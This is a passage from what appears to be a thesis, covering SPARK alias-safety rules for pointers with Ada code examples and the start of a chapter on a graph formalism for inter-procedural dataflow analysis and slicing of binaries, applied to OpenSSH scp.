By the end of the analysis, an alias-safe program has an access policy associated to each sequence point in it. We say that an access policy Π is *consistent* whenever it satisfies the following conditions for all valid paths π, $\pi.f$, $\pi\,\texttt{.all}$:

$$\Pi(\pi) = \mathsf{RW} \implies \Pi(\pi\,.\,f) = \mathsf{RW} \qquad \Pi(\pi) = \mathsf{RW} \implies \Pi(\pi\,\texttt{.all}) = \mathsf{RW} \tag{7.1}$$

$$\Pi(\pi) = \mathsf{R} \implies \Pi(\pi\,.\,f) = \mathsf{R} \qquad \Pi(\pi) = \mathsf{R} \implies \Pi(\pi\,\texttt{.all}) = \mathsf{R} \tag{7.2}$$

$$\Pi(\pi) = \mathsf{W} \implies \Pi(\pi\,.\,f) \geq \mathsf{W} \tag{7.3}$$

These invariants correspond to the informal explanations given in Section 7.2. Invariant 7.1 states that the full ownership over a value propagates to all values reachable from it. Invariant 7.2 states that the read-only permission must also propagate to all extensions. Indeed, a modification of a reachable component can be observed from any prefix. Invariant 7.3 states that write permission over a record value implies a write permission over each of its fields. However, the write permission does not necessarily propagate across pointer dereference.

Lemma 1 (Policy Consistency)**.** *The alias safety rules in Fig. 7.4 preserve policy consistency.*

When, during an execution, we arrive at a given sequence point with the set of variable bindings Υ, store Σ, and statically computed and consistent

access policy Π, we say that the state of the execution respects the *Concurrent Read, Exclusive Write* condition (CREW), if and only if for any two distinct valid paths p and q, $\langle p \rangle_\Sigma^\Upsilon = \langle q \rangle_\Sigma^\Upsilon \wedge \Pi(p) \geq \mathsf{W} \Longrightarrow \Pi(q) = \mathsf{NO}$.

The main result about the soundness of our approach is as follows.

Theorem 1 (Soundness)**.** *A terminating evaluation of a well-typed alias-safe μSPARK program respects the CREW condition at every sequence point.*

The full proof, for a slightly different definition of μSPARK, is given in [Jal17]. The argument proceeds by induction on the evaluation derivation, following the rules provided in Fig. 7.3. The only difficult cases are assignment, where the required permission withdrawal is ensured by the 'move' transformer, and procedure call, where the chain of 'observe' and 'borrow' transformers, together with the corresponding checks, on the caller's side, ensures that the CREW condition is respected at the beginning of the callee.

In the future, we plan to extend our formalism and proof to non-terminating executions. For that purpose, we can provide a co-inductive definition of the big-step semantics and perform a similar co-inductive soundness proof, as described by Leroy and Grall [LG09].

For the purposes of verification, an alias-safe program can be treated with no regard for sharing. More precisely, we can safely transform access types into records with a single field that contains either `null` or the referenced value. Since records are copied on assignment, we obtain a program that can be verified using the standard rules of Floyd-Hoare logic or weakest-precondition calculus (as the rules have also ensured the absence of aliasing between procedure parameters).

Indeed, consider an assignment `A := B` where `A` and `B` are pointers. In an alias-safe program, `B` loses its ownership over the referenced value and can no longer be used without being reassigned. Then, whenever we modify that value through `A.all`, we do not need to update `B.all` in the verification condition. In other words, we can safely treat `A := B` as a *deep copy* of `B.all` into `A.all`. The only adjustment that needs to be made to the verification condition generator consists in adding checks against the null pointer dereferencement, which is not handled by our rules.

7.5 Implementation and Evaluation

The alias safety rules presented above have been implemented in the SPARK proof tool, called GNATprove. The real SPARK subset differs from μSPARK in several respects: arrays, functions, additional loop constructs, and global variables. For arrays, permission rules apply to all elements, without taking into account the exact index of an element, which may not be known statically in the general case. Functions return values and cannot perform side effects. They only take `in` parameters and may be called inside expressions.

To avoid creating aliases between the function parameters and the returned value, the full RW permission is required on the latter at the end of the callee. The rules for loops have been extended to handle for-loops and plain loops (which have no exit condition), and also the `exit` (break) statements inside loops. Finally, global variables are considered as implicit parameters of subprograms that access them, with mode depending on whether the subprogram reads and/or modifies the variable.

In our formalization, we considered that every shallow `in` parameter is passed by-copy, which is not always the case in SPARK. In the implementation, we correctly distinguish the copied parameters (typically scalars) and the parameters which may be passed by-reference (aggregate values).

Though our alias safety rules are constraining, we feel that they significantly improve the expressive power of the SPARK subset. To demonstrate it, let us review examples. One of the main uses of pointers is to serve as references to avoid copying potentially big data structures. We believe this use case is supported as long as the CREW condition is respected. We demonstrate this on a small procedure that swaps two pointers.

```
type Int_Ptr is access Integer;

procedure Swap (X, Y: in out Int_Ptr) is
  T : Int_Ptr := X; -- X is moved to T, X gets 'W'
begin
  X := Y; -- Y is moved to X, Y gets 'W', X gets 'RW'
  Y := T; -- T is moved to Y, T gets 'W', Y gets 'RW'
  return; -- when exiting Swap, X and Y should be 'RW'
end Swap; -- local variable T is not required to have any ↩
   permission
```

This code is accepted by our alias safety rules. We can provide it with a contract, which can then be verified by the SPARK proof tool.

```
procedure Swap (X, Y: in out Int_Ptr) with
  Pre  => X /= null and Y /= null,
  Post => X.all = Y.all'Old and Y.all = X.all'Old;
```

Another common use case for pointers in Ada is to store indefinite types (that is, the types whose size is not known statically, such as `String`) inside aggregate data structures like arrays or records. The usual workaround consists in storing pointers to indefinite elements instead. This usage is also supported by our alias analysis, as illustrated by an implementation of word sets, which is accepted and fully verified by SPARK.

```
type Word_Array is array (Positive range <>) of Word;
type Word_Set (Max_Size : Natural) is record
  Content : Word_Array (1 .. Max_Size);
  Length  : Natural := 0;
```

```
end record
with Predicate => Length in 0 .. Max_Size and then
  (for all I in 1 .. Length => Content (I) /= null);

function Search (S : String; D : Word_Set) return Natural
with
  Post => (Search'Result = 0 and then
           (for all I in 1 .. D.Length
             => D.Content (I).all /= S))
  or else (Search'Result in 1 .. D.Length and then
    D.Content (Search'Result).all = S) is
begin
  for I in 1 .. D.Length loop
    pragma Loop_Invariant
      (for all K in 1 .. I - 1 => D.Content (K).all /= S);
    if D.Content (I).all = S then
      return I;
    end if;
  end loop;
  return 0;
end Search;

procedure Insert (D : in out Word_Set; S : String) with
  Pre  => D.Length < D.Max_Size,
  Post => Search (S, D) > 0 is
begin
  D.Content (D.Length + 1) := new String'(S);
  D.Length := D.Length + 1;
end Insert;
```

The last use case that we want to consider is the implementation of recursive data structures such as lists and trees. While alias safety rules exclude structures whose members do not have a single owner like doubly linked lists or arbitrary graphs, they are permissive enough for many non-trivial tree data structures, for example, red-black trees. Red-black trees are ordered balanced trees commonly used to implement ordered data structures such as sets and maps. To insert a value in a red-black tree, the tree is first traversed top-down to find the correct leaf for the insertion, and then it is traversed again bottom-up to reestablish balancing. Doing this traversal iteratively requires storing a link to the parent node in children, which is not allowed as it would introduce an alias. Therefore, we went for a recursive implementation, partially shown above. The rotating functions, which are used by the `Balance` procedure (not shown here) can be implemented straightforwardly, since rotation moves pointers around without creating any cycles.

```
type Red_Black is (Red, Black);
type Tree;
type Tree_Ptr is access Tree;
type Tree is record
  Value : Integer;
  Color : Red_Black;
  Left  : Tree_Ptr;
  Right : Tree_Ptr;
end record;

procedure Rotate_Left (T: in out Tree_Ptr) is
  X: Tree := T.Right;
begin
  T.Right := X.Left;
  X.Left := T;
  T := X;
end Rotate_Left;

procedure Insert_Rec (T: in out Tree_Ptr; V: Integer) is
begin
  if T = null then
    T := new Tree'(
      Value => V,
      Color => Red,
      Left  => null,
      Right => null);
  elsif T.Value = V then
    return;
  elsif T.Value > V then
    Insert_Rec (T.Left, V);
  else
    Insert_Rec (T.Right, V);
  end if;
  Balance (T);
end Insert_Rec;
```

This example passes alias safety analysis successfully (without errors from the tool) and can be verified to be free of runtime exceptions (such as dereferences of null pointers) by the SPARK proof tool.

7.6 Related Work

The recent adoption of permission-based typing systems by programming languages is the culmination of several decades of research in this field. Go-

ing back as early as 1987 for Girard's linear logic [Gir87] and 1983 for Ada's limited types [HA83], Baker was the first to suggest using linear types in programming languages [Bak95], formalised in 1998 by Clarke et al. [CPN98]. More recent works focus on Java, such as Javari and Uno [TE05; MF07].

Separation logic [Rey02] is an extension of Hoare-Floyd logic that allows reasoning about pointers. In general, it is difficult to integrate into automated deductive verification: indeed, it is not directly supported by SMT provers, although there have been recent attempts to have it mended [DP08; BJ16].

Permission-based programming languages generalize the issue of avoiding harmful aliasing to the more general problem of preventing harmful sharing of resources (memory, but also network connections, files, etc.).

Cyclone and Rust achieve absence of harmful aliasing by enforcing an ownership type system on the memory pointed to by objects [Gro+02; Bal+17]. Furthermore, Rust has many sophisticated lifetime checks, that prevent dangling pointers, double free, and null pointer dereference. In SPARK, these checks are handled by separate analysis passes of the toolset. Even though there is still no formal description of Rust's borrow-checker, we must note a significant recent effort to provide a rigorous formal description of the foundations of Rust [Jun+18].

Dafny associates each object with its *dynamic frame*, the set of pointers that it owns [Lei10]. This dynamic version of ownership is enforced by modeling the ownership of pointers in logic, generating verification conditions to detect violations of the single-owner model, and proving them using SMT provers. In Spec#, ownership is similarly enforced by proof, to detect violations of the so-called Boogie methodology [Bar+06].

In our work, we use a permission-based mechanism to detect potentially harmful aliasing, to make the presence of pointers transparent for automated provers. In addition, our approach does not require additional user annotations, that are required in some of the previously mentioned techniques. We thus expect to achieve high automation and usability, which was our goal for supporting pointers in SPARK.

7.7 Future Work

The GNAT+SPARK Community release in 2020 contains support for pointers, as defined in section 3.10 of the SPARK Reference Manual [AA19], with two important improvements not discussed in this chapter: local observe/borrow operations and support for proof of absence of memory leaks.

Both these features require extensive changes to the generation of verification conditions. Support for local borrows requires special mechanisms to report changes on the borrower to the borrowee at the end of the borrow, as shown by recent work on Rust [Ast+19]. Support for proof of absence

of memory leaks requires special mechanisms to track values that are either null or moved so that we can make sure that all values going out of scope are in this case.

7.8 Conclusion

In this chapter, we have presented the rules for alias safety analysis to implement and verify in SPARK a wide range of programs using pointers and dynamic allocation. To the best of our knowledge, this is a novel approach to control aliasing introduced by arbitrary pointers in a programming language supported by proof. Our approach does not require additional user annotations or proof of additional verification conditions, which makes it much simpler to adopt. We provided a formalization of our rules for a subset of SPARK in order to mathematically prove the safety of our analysis.

Chapter 8

Lightweight Formal Methods for Static Protocol Analysis

Static protocol analysis often requires complex tooling to check for the correctness of an implementation with respect to its formal specification, which can be a time consuming process. Many of these techniques rely on a compact representation of the program that can be output either as is to the user or be processed with more expensive operations that would not scale to the original program.

In this chapter, we present a graph-based formalism to represent binary programs in a much simpler form limited to assignments, procedure calls and conditions. We redefine the reaching definitions and liveness dataflow analyses to extend them—without requiring any procedure signature or calling convention—to an inter-procedural scope. We then provide several basic graph transformations that can be leveraged to extract a compact representation from our formalism, and show through a real example how to combine it with textbook algorithms to investigate a protocol desynchronization issue in `scp`.

This work was conducted jointly with Aymeric Vincent and is still a work in progress.

8.1 Introduction

This chapter provides a formal description of a simple language with limited forms of indirect jumps, for which we extend the *reaching definitions* and *liveness* analyses [Ken78; Ken81] to an inter-procedural scope, without assuming any previous knowledge of procedure signatures or calling convention. We then introduce several basic graph operations as well as a formally defined slicing operation to transform the program into a much more useful

form. As an example, we analyze `scp`, a well-known open-source file transfer program, looking into protocol desynchronization issues between the server and client. As our main contribution, we show that it is possible to use a lightweight formalism to perform static security analyses on programs that were traditionally thought to require much more complex tooling.

The rest of the chapter is organized as follows: in Section 8.2, we introduce a small formal language for which we define our inter-procedural reaching definitions and liveness analyses in Section 8.3. In Section 8.4, we describe various simplifications that in combination with a slicing operation in Section 8.5 leverage the previous analyses to extract a useful graph representation. As a proof-of-concept, we present our implementation and use it to analyze an example in Section 8.6. Finally, we survey related works in Section 8.7 and conclude in Section 8.8.

8.2 Formal model

This section introduces a formal representation for a low-level imperative language augmented with procedure calls and returns. This representation, inspired from Bincoa [Bar+11], uses a graph to capture in a single mathematical representation both the statements' semantics as well as the program's control flow. As an illustration, we provide in Appendix 8.A the description of an assembly language that translates trivially into our formalism, and in Subsection 8.2.2 the semantics of our formalism.

A program can be expressed as a graph $G = \langle V, i, E \rangle$ whose vertices V are the program's sequence points—defined as program points before or after any given statement—, and whose edges E correspond to statements. A statement can either be:

- an assignment yielding an edge of the form $n \xrightarrow{\mathit{lvalue} := \mathit{expr}} n'$
  or
- a call $n \xrightarrow{\texttt{call}\ n''} n'$ to a procedure whose entry point is a node $n'' \in V$ (the node n is named the *call site*)
  or
- a return statement $n \xrightarrow{\texttt{return}} \bot$, which jumps to the program point immediately following the corresponding call instruction
  or
- a guard $n \xrightarrow{\texttt{guard}\ \mathit{expr}} n'$ allowing the execution to proceed to n' if and only if its guard expression evaluates to true

Additionally, we designate a node $i \in V$ as the program's *entry-point*. To make the graph deterministic, we require the guards to be collectively

exhaustive meaning that for any given variable assignment, one and only one guard outgoing from any node must be true.

Left-values are rather standard, allowing register as well as memory accesses of variable width (specified in bytes). Expressions are arbitrarily long combinations of left-values, literals, and usual binary operations available on computers. This can be formally described with the following Backus-Naur form [Bac59]:

⟨*lvalue*⟩	::=	⟨*ident*⟩	register
	|	`@` ⟨*integer*⟩ `[` ⟨*expr*⟩ `]`	memory access
⟨*expr*⟩	::=	⟨*lvalue*⟩	l-value
	|	⟨*integer*⟩	literal
	|	⟨*expr*⟩ (`+` | `<` | `=` | ⋯) ⟨*expr*⟩	binary operation

8.2.1 Lifting binary into graphs.

We build our formalism on top of `miasm` [Des12], an open-source framework for reverse engineering, enabling the analysis of programs compiled for various platforms, including x86, ARM, MIPS, SH4, or MSP430. `miasm` features a rich intermediate representation with complex expressions and simplifications—of which a simplified subset is used in our formalism—, procedure call recognition using assembly opcode, or even automatic comparison reconstruction, by converting the elementary CPU flag checks.

This lifting procedure [Des20] allows us to take as input of our tool an architecture-independent representation with a whole set of tools to proceed with expressions of arbitrary complexity. This includes for instance substitution, free-variable extraction, or common simplifications. We then obtain the graph from this intermediate representation by translating the basic blocks of the control-flow graph into a linear sequence of statements, while raising errors if features excluded from our formalism are encountered. An example of such an error may be jump-tables, which should be remodeled beforehand.

8.2.2 Formal semantics

A program is executed in the context defined by a *store* Σ that maps addresses to binary values, a *binding* Υ, that maps registers to values, and a *stack* Π storing the node where the execution should continue after returning from the current procedure. We assume that the width of all values is an integer number of bytes. We define a small-step semantics and write $\Upsilon, \Sigma, \Pi, n \overset{s}{\Rightarrow} \Upsilon', \Sigma', \Pi', n'$ to denote that sequence point n, with state Υ, Σ, Π, successfully evaluates statement s, yielding a new state Υ', Σ', Π' with next sequence point n'. Illicit operations, such as dividing by zero, cannot be evaluated and stall the execution (*blocking semantics*).

The evaluation of expressions is effect-free and denoted $[\![e]\!]^{\Upsilon}_{\Sigma}$. Each value is a bitvector of statically known length, whose consistency is checked by the underlying miasm expression engine–extensions or slices are explicitly handled. We denote by $\odot$ a binary operator operating over the , by $\|$ the concatenation, and for the value value x, by x_i its i-th most-significant byte. Without loss of generality, we assume in what follows little-endian memory accesses.

$[\![x]\!]^{\Upsilon}_{\Sigma}$	$=$	$\Upsilon(x)$	x is a register
$[\![@\,\ell\,[e]]\!]^{\Upsilon}_{\Sigma}$	$=$	$\Sigma([\![e+\ell-1]\!]^{\Upsilon}_{\Sigma}) \| \ldots \| \Sigma([\![e]\!]^{\Upsilon}_{\Sigma})$	ℓ is a literal e is an expression
$[\![\ell]\!]^{\Upsilon}_{\Sigma}$	$=$	ℓ	ℓ is a literal
$[\![e_1 \odot e_2]\!]^{\Upsilon}_{\Sigma}$	$=$	$[\![e_1]\!]^{\Upsilon}_{\Sigma} \odot [\![e_2]\!]^{\Upsilon}_{\Sigma}$	$\odot$ is a binary operator

The semantics of statements is defined as follows:

- Assignments $n \xrightarrow{p := e} n'$:

$$\Upsilon, \Sigma, \Pi, n \xRightarrow{x := e} \Upsilon[\, x \mapsto [\![e]\!]^{\Upsilon}_{\Sigma}\,], \Sigma, \Pi, n'$$

$$\Upsilon, \Sigma, \Pi, n \xRightarrow{@l[e'] := e} \Upsilon, \Sigma[\, [\![e' + l - 1]\!]^{\Upsilon}_{\Sigma} \mapsto ([\![e]\!]^{\Upsilon}_{\Sigma})_0, \ldots, [\![e']\!]^{\Upsilon}_{\Sigma} \mapsto ([\![e]\!]^{\Upsilon}_{\Sigma})_l], \Pi, n'$$

- Procedure calls $n \xrightarrow{\texttt{call}\ n''} n'$:

$$\Upsilon, \Sigma, \Pi, n \xRightarrow{\texttt{call}\ n''} \Upsilon, \Sigma, \Pi.n', n''$$

- Guards $n \xrightarrow{\texttt{guard}\ e} n'$:

$$\Upsilon, \Sigma, \Pi, n \xRightarrow{\texttt{guard}\ e} \Upsilon, \Sigma, \Pi, n' \qquad \text{if } [\![e]\!]^{\Upsilon}_{\Sigma} \neq 0$$

- Returns $n \xrightarrow{\texttt{return}} \bot$:

$$\Upsilon, \Sigma, \Pi.n', n \xRightarrow{\texttt{return}} \Upsilon, \Sigma, \Pi, n'$$

8.3 Inter-procedural dataflow analysis

In this section, we explain how to perform inter-procedural liveness and reaching definition analyses. Notably, we leverage our program's graph representation to provide a compact and very simple definition of both analyses.

Memory accesses are hard to analyze in general, as the address may not be always statically determined. To perform our liveness and reaching definition analyses, we restrict ourselves to registers only, thus preventing any simplification (in Section 8.4) on memory accesses, preserving the soundness

of our transformations. Especially, there are two use-cases where the results lag behind a traditional source-based dataflow analysis: spilled-registers and parameters to procedures passed on the stack. However, the example presented in Section 8.6 makes very little use of such memory accesses, thence not impacting our results. Future work may include the implementation of run-of-the-mill methods aimed at reconstructing pseudo-register variables from such memory accesses [BR04].

Previously published inter-procedural dataflow analyses assume the prior knowledge of every function *signature* (or equivalently *prototype*). To the best of our knowledge, we provide the first formal description that does not rely on such signatures. For this, we use the ideas presented in [AB14b] to identify the parameters and return values of each function using the liveness analysis. We generalize their approach to perform the signature recovery and liveness analysis altogether.

In our formalism, a procedure P in the program $G = \langle V, i, E \rangle$ is defined as the induced subgraph $P = \langle V_P, i_P, E_P \rangle$ of the control-flow graph G for the vertex subset V_P of every accessible node from i_P in G. We ensure that each node (except $\bot$) and edge of G belongs to at most one procedure (procedures with shared code are duplicated). We define the functions $\mathit{params} : \mathbb{P} \to \wp(\mathit{Reg})$ and $\mathit{rets} : \mathbb{P} \to \wp(\mathit{Reg})$, mapping each procedure $P \in \mathbb{P}$ to respectively the set of parameters to P and registers written by P.

The next sections use the following notations:

Notation	**Meaning**
Reg	the set of registers in the program G
$\mathbb{P}$	the set of all procedures in G
$\wp(X)$	the powerset of X
$\mathit{hd}(e), \mathit{tl}(e)$	the head and tail of edge e
$\mathit{incoming}(n)$	the set of incoming edges of node n
$\mathit{outgoing}(n)$	the set of outgoing edges of node n
$f : X \to Y; x \mapsto f(x)$	the function f with domain X and codomain Y, mapping the value x to the value $f(x)$
$\mathit{params}(P) \in \wp(\mathit{Reg})$	the set of parameters to procedure P
$\mathit{rets}(P) \in \wp(\mathit{Reg})$	the set of registers written by procedure P
$FV(\mathit{exp}) \in \wp(\mathit{Reg})$	the set of free variables in expression exp

Similarly, by a slight abuse of notation, we lift any binary operation $\odot$ to functions of same domain and codomain, $f \odot g = x \mapsto f(x) \odot g(x)$

8.3.1 Reaching definitions analysis

The reaching definitions analysis [Ken78; Ken81] intends to provide, at each program point and for each register, the set of statements directly writing

into this register at this program point. Formally, this is done by mapping each node n in program G to the function $rch_n : Reg \to \wp(E)$ mapping each register $r \in Reg$ to the set of assignments to r reaching the node n.

We also define the function $write : E \to \wp(Reg)$ mapping to each edge $e \in E$ the set of registers written by its statement, as follows:

$$write(e) \triangleq \begin{cases} \{\texttt{reg}\} & \text{if } e = n \xrightarrow{\texttt{reg} := exp} n' \\ rets(P) & \text{if } e = n \xrightarrow{\texttt{call } i_P} n' \\ \emptyset & \text{otherwise} \end{cases}$$

Computing $rets(P)$ for all $P \in \mathbb{P}$ is straightforward, by collecting all registers assigned in any statement in P as well as all registers returned by any procedures called from P.

$$rets(P) \triangleq \bigcup_{e \in P} write(e)$$

We also define for each edge $e \in E$ the function $gen_e : Reg \to \wp(E)$ mapping each register r to the set of assignments in statement e writing register r. Compared to the usual textbook definition, gen_e differs only by pigeonholing the edge to each written register.

$$gen_e(r) \triangleq \begin{cases} \{e\} & \text{if } r \in write(e) \\ \emptyset & \text{otherwise} \end{cases}$$

By a slight abuse of notation, we define the notion of anti-restriction $\triangleleft$ for a complete function whose codomain is a powerset by mapping the anti-restricted values to $\emptyset$, as follows:

$$(X \triangleleft f)(x) \triangleq \begin{cases} \emptyset & \text{if } x \in X \\ f(x) & \text{otherwise} \end{cases}$$

Thereupon, we can rewrite the usual dataflow equations as follows:

$$rch_n = \bigcup_{e \in incoming(n)} gen_e \cup (write(e) \triangleleft rch_{tl(e)})$$

The approach to solve these equations first requires computing $rets(P), \forall P \in \mathbb{P}$ and $write(e), \forall e \in E$, by iterating a Scott-continuous transfer function on an initial minimal value until reaching, per Kleene fixed-point theorem, its least fixed-point. Finally, we compute a solution to the functions rch_n with the usual textbook fixed-point method.

8.3.2 Liveness analysis

The liveness analysis provides for each node n of the graph G the set of variables live at this node. As for the reaching definitions analysis, we introduce the following objects:

Notation	Meaning
$\mathit{live}_n : \mathit{Reg} \to \wp(E)$	the function mapping each live register at node n to the set of edges using this register
$\mathit{read} : E \to \wp(\mathit{Reg})$	the function mapping each edge to the set of free registers in its statement
$\mathit{use}_e : \mathit{Reg} \to \wp(E)$	the function mapping each register to the set of statements in e using this register

As a consequence, we can formally define the parameters to a procedure $P = \langle V_P, i_P, E_P \rangle$ as the set of registers live at the entry of the procedure i_P:

$$\mathit{params}(P) \triangleq \{r \in \mathit{Reg} \mid \mathit{live}_{i_P}(r) \neq \emptyset\}$$

We can then rewrite the definitions for *read* and use_e to take into account procedure parameters and return registers. Note that compared to the usual textbook definition, use_e only differs by pigeonholing the edge to each read register.

$$\mathit{read}(e) \triangleq \begin{cases} FV(\mathit{exp}) & \text{if } e = n \xrightarrow{\texttt{reg} := \mathit{exp}} n' \\ FV(\mathit{exp}_1) \cup FV(\mathit{exp}_2) & \text{if } e = n \xrightarrow{@\mathit{integer}[\mathit{exp}_1] := \mathit{exp}_2} n' \\ FV(\mathit{exp}) & \text{if } e = n \xrightarrow{\texttt{guard } \mathit{exp}} n' \\ \mathit{params}(P) & \text{if } e = n \xrightarrow{\texttt{call } i_P} n' \\ \mathit{rets}(P) & \text{if } e = n \xrightarrow{\texttt{return}} \bot \end{cases}$$

$$\mathit{use}_e(r) \triangleq \begin{cases} \{e\} & \text{if } r \in \mathit{read}(e) \\ \emptyset & \text{otherwise} \end{cases}$$

Finally, live_n satisfies the following equation for every node n:

$$\mathit{live}_n = \bigcup_{e \in \mathit{outgoing}(n)} \mathit{use}_e \cup (\mathit{write}(e) \triangleleft \mathit{live}_{\mathit{hd}(e)})$$

As for reaching definitions, we compute a solution to the equations by iterating a transfer function on an initial value until reaching its least fixed-point.

8.4 Graph transformations

We also perform additional graph transformations, aiming at simplifying the obtained graph. Notably, we perform dead-code elimination, expression simplification, constant predicate elimination and guard merging.

In what follows, we extend our formalism to allow call statements to embed actual parameters by replacing each `call` i_P statement, with a new call statement whose parameters are $\mathit{params}(P)$. This is required to perform several of the simplifications described below. We also adapt the example language accordingly, as shown in Appendix 8.A.

8.4.1 Dead-code analysis

The notion of dead-code usually has two meanings; it either designates statements that are never executed (*i.e. unreachable* statements), or whose deletion does not change any computed value in the program (*i.e. wasteful* statements). The former can be detected using a simple reachability analysis in the graph, while the latter requires the previously defined liveness analysis. Usually, there is no dead-code in programs, as they are deleted by optimizing compilers. Here, the slicing operation presented in Section 8.5 can render parts of the program dead.

Formally, the reachability analysis is performed on graph $G = \langle V, i, E \rangle$, by defining the function $\mathit{reach} : V \to \wp(V)$ mapping to each node n the set of reachable nodes from n, taking into account the function calls, as follows:

$$\mathit{reach}(n) = \{n\} \cup \bigcup_{e \in \mathit{outgoing}(n)} \mathit{reach}(\mathit{hd}(e)) \cup \bigcup_{(n \xrightarrow{\texttt{call } i_P} s) \in \mathit{outgoing}(n)} \mathit{reach}(i_P)$$

After doing this reachability analysis, we remove from G any unreachable node of $V - \mathit{reach}(i)$, as well as all their incoming and outgoing edges.

Wasteful computations can be detected by looking at any assignment $e = n \xrightarrow{\texttt{reg} := \mathit{exp}} n'$ such that $\mathit{live}_{n'}(\texttt{reg}) = \emptyset$. Such assignments are *bypassed*, which means that we remove the edge e and its source node n from the graph, and redirect every incoming edge of n to n'.[1]

8.4.2 Expression propagation

Graphs obtained from disassembling programs feature only very simple expressions, as instruction set architectures provide for operations involving often at most two source operands. Thence, compilers must split complex expressions in the source code into sequences of several simple instructions,

[1] If the node n is the entrypoint of a procedure, we rename its successor so as not to break incoming calls to the procedure.

using temporary registers storing intermediate results. As our formalism allows for arbitrarily complex expressions, we recombine the simple expressions together, resulting in a significant reduction of the number of statements.

Formally, any assignment $e = n \xrightarrow{\texttt{reg} := exp} n'$ can be propagated if $live_{hd(e)}(\texttt{reg}) = \{e'\}$ and $|rch_{tl(e')}(\texttt{reg})| = 1$. The propagation is done by first substituting in the statement `stmt` any occurrence of `reg` by *exp*.[2] We then bypass the edge e.

8.4.3 Guard simplification

After expression propagation, guard statements can be analyzed, to find and simplify guards that always evaluate to true or false. This simplification is especially useful when performing concolic analysis with our formalism—through the insertion at specific points of the program of edges overwriting concrete values into registers. Another useful case for this simplification is to solve a very common obfuscation known as opaque predicates [Xu18].

We analyze each guard statement $e = n \xrightarrow{\texttt{guard } exp} n'$, by checking with Z3, an open source SMT solver [MB08], whether *exp* is satisfiable. If the expression is unsatisfiable, then we delete the edge e from the graph. In a second pass, we check for nodes whose sole outgoing edge is a guard, and bypass their outgoing guard (we remind the reader that outgoing guards of a node are always collectively exhaustive).

8.4.4 Guard merging

Complex guards are scattered in many assembly tests. This comes from the fact that assembly languages only allow for two targets at each conditional jump, resulting in the presence of several guards for instance when testing a left-value x against multiple immediate values, which often renders in the graph as a path containing multiple guards in the form $x \odot \alpha$, where $\odot$ can be $=, \neq, \leq, \geq, \ldots$.

Guards of the same form can thus be merged together into a more general form $x \leq \alpha \wedge x \geq \beta \wedge x \neq \gamma_0 \wedge \ldots \wedge x \neq \gamma_k$. Note that k may in theory be arbitrarily big, but programs handling values with huge gaps in the range are not common. Note also that when $k = 0 \wedge \alpha = \beta$, we can more simply say that $x = \alpha$.

We thus transform all guards in the form $x \odot \alpha$ to our canonical form, and merge all consecutive guards with same left-hand side. We do so by merging the lower bounds into α, upper bounds into β, and the inner values $(\gamma)_i$. We then delete the duplicate inner values, and adjust the bounds if

[2] A switch is provided to the user to prevent propagation if there are several occurrences of `reg` in `stmt`.

some inner values are out of or equal to the bounds. Guards that are shown to be infeasible are deleted.

8.5 Program slice

Programs often embed several different computations to perform various input or output actions, side effects, or internal state changes. In this section, we provide a method to separate these computations. This can be really helpful when studying a specific behavior of a program, by significantly reducing the human effort required to perform the analysis.

As a prerequisite, our method requires distinguishing a subset of instructions $\Xi \subset E$ in program $G = \langle V, i, E \rangle$, that we call a *slicing criterion*. The choice of Ξ relies on the user's strategy, in the same manner as an instrumentation or tainting strategy. Some examples of strategies include monitoring system calls [Lop+17], low-level primitives [Cle+20], memory accesses [RHH11], or networking primitives [Enc+10].

A program $G' = \langle V' \subset V, i, E' \subset E \rangle$ is called a *slice* of G for Ξ when G' is observationally equivalent from the viewpoint of statements Ξ to G. As the smallest slice is not guaranteed to be computable, we limit ourselves to compute an approximation by starting with Ξ and expanding the set of statements until reaching a fixed point. The sequence of such statements sets is denoted by $(\Xi)_i$. Note that as the sequence is increasing and upper bounded by E, it converges to a fixed point of its recurrence relation written $\tilde{\Xi}$.

At each step, we add to our slice any reaching statement that writes into a register used in a statement of the slice, as well as any control dependency [FOW87]. Note that an edge $e = n \xrightarrow{\texttt{stmt}} n'$ is control dependent on an edge $e_c = n_c \xrightarrow{\texttt{stmt}} n'_c$ if and only if, each path from n_c to n' has its inner nodes post-dominated by n' while n_c is not post-dominated by n'. Furthermore, we also add to the slice any call to a procedure whose body contains a statement of the slice, and we recursively slice procedures that write into a register used in the slice of a callee. Formally, the sequence $(\Xi)_i$ is defined by:

$$
\begin{aligned}
\Xi_0 &= \Xi \\
\Xi_{i+1} &= \Xi_i \\
&\quad \bigcup \{e' \mid \exists\, e \in \Xi_i \,.\, \exists\, x \in \mathit{read}(e) \cap \mathit{write}(e') \,.\, e' \in \mathit{rch}_{\mathit{tl}(e)}(x)\} \\
&\quad \bigcup \{e'' \mid \exists\, e \in \Xi_i \,.\, \exists\, e' = n \xrightarrow{\texttt{call } i_P} n' \,.\, \exists\, x \in \mathit{read}(e) \cap \mathit{rets}(P) \\
&\qquad\qquad . \, e' \in \mathit{rch}_{\mathit{tl}(e)}(x) \wedge e'' \in \mathit{rch}_{\bot}(x) \cap E_P\} \\
&\quad \bigcup \{e = n \xrightarrow{\texttt{call } i_P} n' \mid E_P \cap \Xi_i \neq \emptyset\} \\
&\quad \bigcup \{e \mid \exists\, e' \in \Xi_i \,.\, e' \text{ is control dependent on } e\}
\end{aligned}
$$

The slice $G_{|\Xi}$ of G for Ξ is then defined as the graph: $G_{|\Xi} = \langle \widetilde{V'}, i, \widetilde{E'} \rangle$ obtained from G by bypassing every edge $e \in E - \tilde{\Xi}$ and performing the simplifications presented in the previous sections.

In the following sections, we show how to use the slicing operation to significantly reduce the size of the manipulated control-flow graphs. Another possible application that we leave to future work, consists in computing various statistics on the procedures before or after slicing, to help identify parts of the program closely related to specific behaviors (network, hardware abstraction, specific protocols, ...).

8.6 Implementation and evaluation

Our formalization and the previously presented operations have been implemented as a separate Python package on top of `miasm`. The graphs can be interactively modified using python commands, with the possibility to visualize either partly or in full using `graphviz` [GN00], an open source graph visualization software. We use this feature to locate points of interest in the program, or to manually handle special cases. Python commands are handy, as they allow easy replay, by just saving them into a source file, thus there is no need to design and handle a custom file format to save and reload the ongoing analysis.

In what follows, we show how our formalism and its transformations, combined with lightweight operations on graphs, allow us to analyze the OpenSSH implementation of the *secure copy* protocol (SCP), a well-known open-source file transfer protocol.

SCP is a command line utility provided by OpenSSH that implements the eponymous protocol, which itself is based on the BSD *remote copy* (RCP) protocol. The program allows transferring and receiving files between a server and a client; one will be the source and the other the sink, depending on the direction of the copy. The protocol has never been formalized and specified into an RFC. In practice, the implementation proceeds using a bidirectional data stream tunneled through a secure shell connexion. For each directory entry, the source crafts and sends headers describing various metadata (such as timestamp, permissions, name, size, location) followed by its contents.

